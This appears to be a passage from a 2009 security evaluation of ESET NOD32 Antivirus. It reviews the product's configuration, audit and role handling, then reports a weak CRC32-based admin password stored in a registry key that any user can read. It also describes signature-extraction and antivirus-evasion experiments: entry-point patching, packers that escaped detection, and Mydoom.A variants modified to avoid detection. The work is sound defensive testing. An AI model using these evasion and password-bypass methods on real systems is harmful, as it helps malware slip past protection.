
Setup
Adjust your computer's security level.

Antivirus and antispyware protection

Real-time file system protection	✓ Enabled
Email protection	✓ Enabled
Web access protection	✓ Enabled

Set up Username and Password for update...
Configure proxy server...
Import and export settings...
Enter entire advanced setup tree...


Fig. 4: Configuration panel



Antivirus and antispyware protection
[✓] Enable Antivirus and antispyware protection
[✓] Enable Anti-Stealth technology

Automatic startup file check
Antivirus and antispyware protection checks files run automatically on system startup. This scan is run on a regular basis by means of the Scheduler (e.g. after a virus signature database update).
ThreatSense engine parameter setup: Setup...

Fig. 5: Advanced configuration panel



Real-time file system protection

- [✓] Enable real-time file system protection

ThreatSense engine parameter setup:

Additional ThreatSense parameters for newly created and modified files

- [✓] Runtime packers
- [✓] Self-extracting archives
- [✓] Advanced heuristics

Media to scan

- [✓] Local drives
- [✓] Removable media
- [✓] Network drives


Scan on

- [✓] File open
- [✓] File creation
- [✓] File execution
- [✓] Diskette access
- [✓] Computer shutdown

Advanced setup

- [✓] Optimized scanning
- [✓] Automatic real-time file system protection startup

Fig. 6: Real-time file system protection configuration




Options

- [✓] Signatures
- [✓] Heuristics
- [✓] Advanced heuristics
- [✓] Adware/Spyware/Riskware
- [✓] Potentially unwanted applications
- [✓] Potentially unsafe applications

Fig. 7: Configuration granularity for the ThreatSense engine

5.1 Anti-virus requirements

Anti-Virus scanning
Real-time scanning or resident protection is present, its status can be checked under the tab "*Setup*". On-demand scans can be launched when desired, using the tab "Computer scan" (fig. 8) or using the right click button and contextual menu. A scheduler is also present. As a conclusion, anti-virus scanning functional requirements are fully satisfied.



On-demand computer scan
ESET NOD32 Antivirus gives you the option to increase the security of your computer by running a manual scan.

Standard scan
Local disk scan

Custom scan...
Selection of scan profile and targets to scan

Date and time of the last scan: 06/03/2009 14:40:12
Last scan result: 0 infected files
Version of virus signature database used: 3910 (20090305)

Fig. 8: Real-time on-demand scan


Anti-Virus actions
Fig. 9 shows the different available actions: clean, quarantine, delete, no action. The detected threat can also be submitted to the editor for analysis.

Tests were also been carried out to check mail-based virus prevention (fig. 10). An option is available to immediately shut down the connection to the webmail in order to prevent further attachement downloading.

Infected files may be locked and a restart is needed in order to completely clean a detected threat. As a conclusion, anti-virus actions' functional requirements are fully satisfied.

5.2 Security audit requirement


Everyone has read-access to the log interface but write-access is password protected. During the product configration review, we noted that settings can be



Threat found
Alert

Object:
C:\Documents and Settings\Demo\Bureau\eicar.com
Threat:
Eicar test file
Comment:
Event occurred during an attempt to access the file by the application: C:\WINDOWS\Explorer.EXE.

Fig. 9: Available actions when a file-based virus is detected



Threat found
Alert

Object:
...://imp.free.fr/horde/imp/download/?mime=0dd249ea4d7ed57d46fd...
Threat:
Eicar test file


Fig. 10: Mail-based threat prevention

password protected. This "administrator" password also protects the audit edition using the default editor (fig. 11). This editor provides access to three kinds of events:

– Events: related to product manager, such as virus signature database update. They are not user specific.
– Detected threats: user-specific event (fig. 11)
– On-demand computer scan: target of scan, number of scanned, infected and cleaned files are logged.

Files are stored in " *%ALLUSERSPROFILE%\ESET\ESET NOD32 Antivirus\Logs* ". The operating system also provides a level of protection: `ekrn.exe` (which is a service) maintains a handle on these files, with appropriate access control. Non-privileged users cannot get raw access to the files.

The product almost fulfills the security audit functional requirement. All users are given a read-access to the audit data. In this way, the product does not comply with the security target.



Time	Scanner	Object	Name	Threat	Action	User	Information
09/03/2009 16:09:47	Real-time file s...	file	C:\Documents and Setting...	Eicar test file			Event occurred ...
09/03/2009 15:57:17	Real-time file s...	file	C:\Documents and Setting...	Eicar test file		AUTORITE NT\SYSTEM	Event occurred ...

Fig. 11: Audit data viewer: detected threats

5.3 Cryptographic operations requirement

As the current evaluation is outside any official scope, we chose not to request cryptographic mechanisms description or implementation details. Thus cryptographic mechanisms were not reviewed during this evaluation. However, we firmly believe that this point is an essential step in an official evaluation leading to the delivery of a certification.

5.4 Security management requirement


Actually, roles are not clearly differentiated. As stated previously, settings configuration can be password protected. This password embodies the notion of administrator. Given the fact that this option is enabled, two roles are defined:

– the administrator who sets and is in possession of the password
– the unprivileged user

The administrator manages security functions and receives appropriate alerts (fig. 12), displayed on his desktop, sent by email or Messenger service. It is important to note that, with respect to our security target, two management functions are available to an unprivileged user: update of the signature database and audit data review.

The unprivileged user has no access to the product configuration, except for one point: he/she can enable (but obviously not disable) the antivirus and antispyware protection. Nevertheless, we can qualify this product's behaviour as "virtuous behaviour". Indeed an unprivileged user can only make changes that lead to a greater level of security.

With respect to the context of the evaluation (a private domestic network with at most a few workstations), we consider that the security management functional requirement is fully satisfied.



Alerts and notifications

Alert windows
Alert windows are displayed if a threat is detected, or if user intervention is required.
☑ Display alerts

Notification windows
Messageboxes are used to display short text messages or questions.
☐ Close messageboxes automatically after (sec.): 120

Desktop notifications and balloon tips
By default, desktop notifications are displayed in the lower right-hand corner of your screen and contain information that does not require user intervention.
☑ Display notifications on desktop
☑ Display balloon tips in taskbar (for sec.): 10

☐ Display only notifications requiring user intervention
On multi-user systems, display notifications on the screen of this user:
Administrator

Fig. 12: Alert notification configuration

5.5 Conclusion

With respect to the security target, and with the exception of the cryptographic operations requirement, the product almost fulfils every security requirement. There were however various minor problems, all of them related to the notion of role and roles separation. The version of the product currently under evaluation is intended to be used for a domestic usage, by home users, thus the scope of these problems is reduced. Finally, what motivates our opinion is that none of these problems compromise the level of security. Our conclusion is that the product complies with the security target.

6 Conformity analysis: documentation review

The documentation is easily accessible via the *Start* menu shortcuts. The document is actually a `CHM` file. A section ("*Beginner's guide*") is dedicated to the less advanced users. The whole document is clear, illustrated with many screenshots, every dialog windows is reviewed, etc. The documentation provides us with a very positive impression. It is a pertinent and appropriate document.

7 Robustness of cryptographic operations

As we said precedently, the current evaluation is outside any official scope, we chose not to request cryptographic mechanisms description or implementation details. Consequently, we did not evaluate their robustness. However, a black-box analysis allowed ourselves to discover an important issue.

After investigating what is stored in the registry and trying various tests like modifying preferences or password settings. It quickly appeared that a hash of the administrator password was stored in the registry under the key:
"`HKLM\Software\ESET\ESET Security\CurrentVersion\Info\PackageId`"

It is also very important to note that unprivileged users are granted with a read-access to this key. Having in mind that administrator password seems to be store in the registry using a double word value (32 bits), we used a cryptographic signature scanner on the process `egui.exe`. One of the results confirms our assumptions: a `CRC32` was used. Actually the stored value is `XORed` with a constant key, but a fast differential analysis allows to recover the constant used as key. From a conformity point of view, CRC32 should absolutely not be used as a hash function. To justify this point, one can refer to the document Rules and Recommendations for Cryptographic Mechanisms with Standard Robustness[12] issued by the DCSSI, in particular to *RuleSHash-1*:

> *RuleSHash-1. For use not beyond 2010, the minimum hash size generated by a hash function is 160 bits.*

`CRC32` algorithm produces a 32 bits hash which contradicts rules *RuleSHash-1*. Moreover, `CRC32` is not cryptographically secure and it is quite simple to find collisions. Thus, storing a `CRC32` hash of the password does not provide a standard level of robustness.

The issue is critical: it means that an unprivileged user can easily bypass password protection to access administration function. Roles separation is not correctly handled.

8 Form analysis review

8.1 Detection performance

We have been using a virus set containing 4421 samples. This collection contains a wild spectrum of viruses.

First, NOD32 Antivirus handles large collection of files without any problems. Its detection rate is quite honourable. Scan is really fast (see table 6).

Product name	Scanned objects	Detected	Detection rate	Scan time
NOD32 (Signatures)	4509	2397	53%	3min 39s
NOD32 (Sig. and heuristics)	4509	3971	88%	30min 3s
Product A (Sig. and heuristics)	4690	4361	93%	46min

Table 6: Scan results with a large set of viruses

A different test was performed using a different virus collection. We wanted to evaluate the impact more accurately (in terms of performance and scan speed) of the advanced heuristics. The collection contains 538 unique binaries. All of them are packed. All detection options are activated. We only enable or disable the use of advanced heuristics.

Without advanced heuristics:

- 603 analysed objects
- 237 infected
- scan time: 23 seconds

With advanced heuristics:

- 589 analysed objects
- 470 infected
- scan time: 1 minute 49

These results bring us to the following conclusions. When advanced heuristics are enabled, detection rate are greatly improved. This confirms the effectiveness of the advanced heuristics. Nevertheless, and this is a quite logical consequence, scan time is also more important (1 minutes and 49 seconds versus 23 seconds).

8.2 Detection scheme analysis

We have then implemented a naive algorithm to extract detection scheme, as it is seems it is the one copycats are more likely to use. Basically, for a given virus, one tries to modify each byte separetly and check if the virus is still detected. In order to perform this test, we first force NOD32 Antivirus to rely only on its signature. Results can be found in table 7.

Threat	Sig. size	Signature indices
`Win32.Virus.Gpcode.AK`	25	[0, 1], [60, 63], [128, 133], [148, 150],[180, 183], [389, 391], [397, 399]
`Win32.TrojanDownLoader.Small.BKI`	147	[0, 1], [60, 63], [208, 215], [228, 230], [260, 263], [336, 339], [469, 471], [477, 479], [536, 539], [584, 591], [596, 599], 2757, [2760, 2765], 7816, [7828,7836], [7848, 7855], [7976, 8000], [8092, 8106], [8266, 8285], [8306, 8320]
`Win32.Trojan.PoeBot.B`	3631	[0, 1], [60, 63], [128, 133], [148,150], [168, 171], [180, 183], [388, 391], [396, 399], [1024, 1720], 1722, [1724,1725], [1727, 4626]
`Backdoor.Win32.Imort`	10783	[0, 1], [60, 63], [128, 133], [14396,399], [1024, 11775]

Table 7: Viral patterns of various viruses

Signature extraction results It appears that NOD32 Antivirus seems to use long detection schemes (signatures). On one hand, it is a good way to avoid false-positive, one the other hand, it shoulb be easier to modify the binary to create an undetected sample. When a copycat modifies a binary to bypass the detection scheme, the product has to rely only on its heuristics or behavioural detection.

Using advanced heuristics To verify the robustness of the detection scheme, we now extract the signature of a known trojan, `Win32/TrojanDownLoader.VB.AIN` using the method previously used. This is a Visual Basic trojan, compiled in `P-Code`. The extraction is applied another time, but this time activating all the detection options, including the advanced heuristics. Table 8 shows the comparison between the two scans.

Location	Signatures	Signatures and heuristics
File header	[[0, 1], [60, 63], [192, 197], [212, 214], [232, 235], [244, 247], [**452**, 455], [**460**, 463]	[[0, 1], [60, 63], [192, 197], [212, 214], [232, 235], [244, 247], [**453**, 455], [**461**, 463]
Code section	**[4332, 4847], [9152, 11154]**	**[4806, 4821], 9250, [9252, 9256], 10323, [10327, 10328], [10331, 10336], 10579, 10582, 10585, 10588, 10591, 10594, 10597, [10600, 10601], [10603, 10607], 10997, [11003, 11007]**

Table 8: Signature extraction on `Win32/TrojanDownLoader.VB.AIN`

The "signature" size, using advanced heuristics, is only 80 bytes, which is far smaller than the real signature size, as shown in fig. 13. 29 of these bytes are present in the `PE` header, and are used to verify the correctness of the `PE` file. If they are removed, the executable will not run.

Now we look if it is trivial to modify the bytes that makes the program undetected. Code at offset 4806 to 4821 is:

```
.text:004012C6 ThunRTMain      proc near
.text:004012C6                 jmp     ds:__imp_ThunRTMain
.text:004012C6 ThunRTMain      endp
.text:004012C6
.text:004012CC ; -----------------------------------------------------
.text:004012CC
.text:004012CC                 public start
.text:004012CC start:
.text:004012CC                 push    offset dword_4014DC
.text:004012D1                 call    ThunRTMain
```

These bytes are at the entrypoint of the program, and are the common stub for all VB P-Code programs. They call the VB virtual machine that will interpret the pseudo code. If they are randomly modified, the program will be undetected, but it will obviously not run.

We now modify the entrypoint, inserting a jump before it:

```
jmp new_ep
            ...
new_ep:
            push offset dword_4014DC
            call ThunRTMain
```

While a new instruction has been added, and the entrypoint changed, NOD32 Antivirus is still able to detect the trojan, as *"a variant of Win32/TrojanDownloader.VB.AJU trojan"*. It is surprising, even if the modification was really a simple one. It also




Fig. 13: Scan of TrojanDownloader.VB.AIN using a) signatures b) advanced heuristics

means that the product is able, to a certain extent, to interpret the code semantic.

Other tests with minor modifications have been made on various locations of the “signature”. They were also detected. These results are impressive. The form analysis is clearly good. The detection scheme provides a good resistance against copycats.

8.3 Archive and container files

The following archives and containers are handled by NOD32 Antivirus:

- Archives
  - Zip archive
  - LHarc archive
  - ARJ archive
  - RAR archive
  - tar archive
  - 7-zip archive
  - ACE archive
  - Microsoft Cabinet archive
  - bzip compressed data
  - gzip compressed data

- Disk images
  - UDF image
  - ISO image
  - BIN/CUE image
  - Nero image
- Mail related files
  - MBX mail folder
  - `mbox` (E-mail Mailbox file)
  - `mme` (Multi-Purpose Internet Mail)
  - Outlook Express E-mail folder
  - Transport Neutral Encapsulation Format file
- Installers
  - Nullsoft Scriptable Install System
  - Symbian OS Installer file
  - InnoSetup Installer file
  - Wise Installer file
- Custom files
  - MS Windows HtmlHelp
  - Uuencoded File
  - AutoIt compiled scripts

Tests have been done on several archive files, to check if they were correctly handled. All of them contained the `eicar.com` test file. NOD32 Antivirus allows to log all objects examined during the scanning process, even if they are clean (fig. 14). This allows to check if all the files in the archive were correctly found and scanned, as seen in fig. 15.

Table 9 presents the obtained results.


None of the samples in our set of disk images was correctly scanned by NOD32 Antivirus. Actually, no file has been detected in these images. Other formats were correctly scanned. Archive files contained in other archive files are correctly handled, as shown in fig. 15.

8.4 Supported DOS packers

The following executable packers and protectors handled by NOD32 Antivirus is shown in table 10. We did tests on LzExe and ComToExe. Both of them were correctly unpacked.

8.5 Supported Windows packers


Windows protectors/packers handled by NOD32 Antivirus are listed in table 11 This is not an exhaustive list, as a built-in generic unpacker (if present) might be able to examine more custom, simple packers.



Other

[✓] Scan alternate data streams (ADS)
[✓] Run background scans with low priority
[✓] Log all objects
[ ] Preserve last access timestamp
[✓] Scroll scan log
[ ] Display notification about scan completion in a separate window

Fig. 14: Settings to log all the scanned files



Scan completed successfully

Scan completed in 0 seconds.

Number of scanned objects: 4
Number of infected objects: 1
Number of cleaned objects: 0

```
\nod32\archives\7zip\test.7z » 7ZIP » eicar.com - Eicar test file
\nod32\archives\7zip\test.7z » 7ZIP » picture1.jpg - is OK
\nod32\archives\7zip\test.7z » 7ZIP » Cab1.CAB » CAB » OSD95AA.OSD - is OK
\nod32\archives\7zip\test.7z » 7ZIP » Cab1.CAB » CAB » md5bench.exe - is OK
```

Fig. 15: Log results when the “Log all objects” option is set

Archive format	Scan results
Zip archive	OK
RAR archive	OK
tar archive	OK
7-zip archive	OK
ACE archive	OK
Microsoft Cabinet archive	OK
bzip compressed data	OK
gzip compressed data	OK
ISO image	No file scanned
BIN/CUE image	No file scanned
Nero image	No file scanned
Nullsoft Scriptable Install System	OK
Symbian OS Installer file	OK
Wise Installer file	OK
MS Windows HtmlHelp	OK
Uuencoded File	OK
Transport Neutral Encapsulation Format file	OK

Table 9: Archive scan test

Packer name	Supported versions
PkLite	v1.00 beta 1 to 1.20
Diet	v1.00d to 1.45f
LzExe	v0.90 and 0.91
ExePack	v3.60 to 5.31.009
CPAV	N/A
CRYPTCOM	N/A
ComToExe	N/A

Table 10: DOS packers handled by NOD32 Antivirus

Packer name	Supported versions
ASPack	v1.00b to v2.12
ASProtect	v1.2
UPX	All versions + variants
NeoLite	v1.0r to 2.00
FSG	v1.0 to 2.0
Petite	v2.1 and 2.2
tElock	v0.92a to 0.98
PECompact	v1.45 to 2.xx
yoda's Crypter	v1.1 and 1.2
EXEStealth	v2.7 to 2.75
exe32pack	v1.38 + variants
Morphine	v1.2 to 2.7 + variants
Cexe	
Hloopack	
Polycrypt	

Table 11: Windows packers supported by NOD32 Antivirus

8.6 Unpacking results

Tests have been performed using a known virus, `Worm.Win32.Small.f`, packed with different public solutions. The file is originally detected by NOD32 Antivirus as `Win32/Small.NAN worm`. Some of the packers used are present in the list provided above, while others are not.

The virus resides in the Windows directory, under the name `taskman.exe`. It copies itself into several paths. It then creates two batch files. The first one of them renames drives `C:` and `D:`. This script is run by the second one, which also modifies the `hosts` file to prevent several antivirus from running their updates.

The behaviour of the anti-virus regarding the packed executables is shown in table 12. Packers generally provide several protection options. The default configuration has been used for all our tests.

Tests have been done using on demand and on execution scans.

Almost all the packed executables are detected even if only the "Signatures" detection is enabled. Only the ASProtect-ed virus needs the "Advanced heuristics" engine to be detected, probably because some bytes of the signature have been modified at the original entrypoint of the packed executable.

Once the undetected worm is launched (i.e when packed with JDPack or Armadillo), it extracts two batch files on the disk. NOD32 Antivirus was able to detect these files and prevent their execution. However, the main executable remains undetected.

Packer	Detected as
Armadillo 6.24 Public build	-
ASPack v2.12	Win32/Small.NAN.Worm
ASProtect v1.4 build 11.20 Release	Probably a variant of Win32/Agent.NAS.Worm
FSG v2.0	Win32/Small.NAN.Worm
JDPack v2.00	-
PECompact v2.98.5	Win32/Small.NAN.Worm
UPX v3.01w	Win32/Small.NAN.Worm

Table 12: Detection results on packed executables

Finally, all the malicious files protected with packers supposedly handled by NOD32 were correctly detected. Others were not, but files dropped by them were detected. These results are clearly good.

9 Behavioural analysis

The evaluation of the behavioural analysis of NOD32 Antivirus has been achieved by applying various functional modifications to a known virus. This kind of high level modification is referred by the term "functional polymorphism". Each of the mutated virus is functionally equivalent to the original strain. The new obtained set of viruses were run to determine if NOD32 Antivirus was able to detect them. It has to be noted that no part in the documentation says that NOD32 Antivirus does perform dynamic analysis.

The virus chosen for this part was `Mydoom.A`, as in [2]. The original strain is detected by NOD32 Antivirus as "`Win32/Mydoom.A trojan`". Behavioural analysis implies that the virus is not detected statically. This virus strain implements many characteristic behaviours and functionalities.

The first problem was to produce undetected strains. We need to totally circumvent form analysis, to only rely on behavioural analysis performance. NOD32 Antivirus was able to detect all the generated strains, even if strings were encrypted, compiler version was changed, dropped library was encrypted, and so on. The generated viruses were detected as "probably a variant of Win32/Genetik.Trojan".

The spam module, contained in "`massmail.c`", was responsible for that. It was always detected, even with minor modifications in it. After removing it, the virus was no more detected.

Time structures present in the source have to be modified, since `MyDoom.A` is programmed to stop spreading after 12 February 2004. The date of deactivation must be changed, and not the check on the current date: if the check on date is removed from the source code, the virus will be heuristically detected ("probably unknown NewHeur_PEvirus").

All the `MyDoom.A` variants present in [2] have been developed and tested. Our implementation seems to be more flexible, as we can combinate each set of transformations to the virus easily. Here are all the behaviours the malware can take:

– DDoS
  - Distributed DoS at a given date
  - Distributed DoS on another site
– Backdoor library
  - Load a backdoor library
  - No backdoor library
– Code duplication
  - Copy itself in a system directory
  - Copy itself in a shortcut file
  - Copy itself in a system, compressed file
– Persistence
  - Start with a `run` registry key
  - Install as a service
  - Modify `win.ini`
– Library encryption
  - Xored with a fixed key
  - Plaintext, with a different name
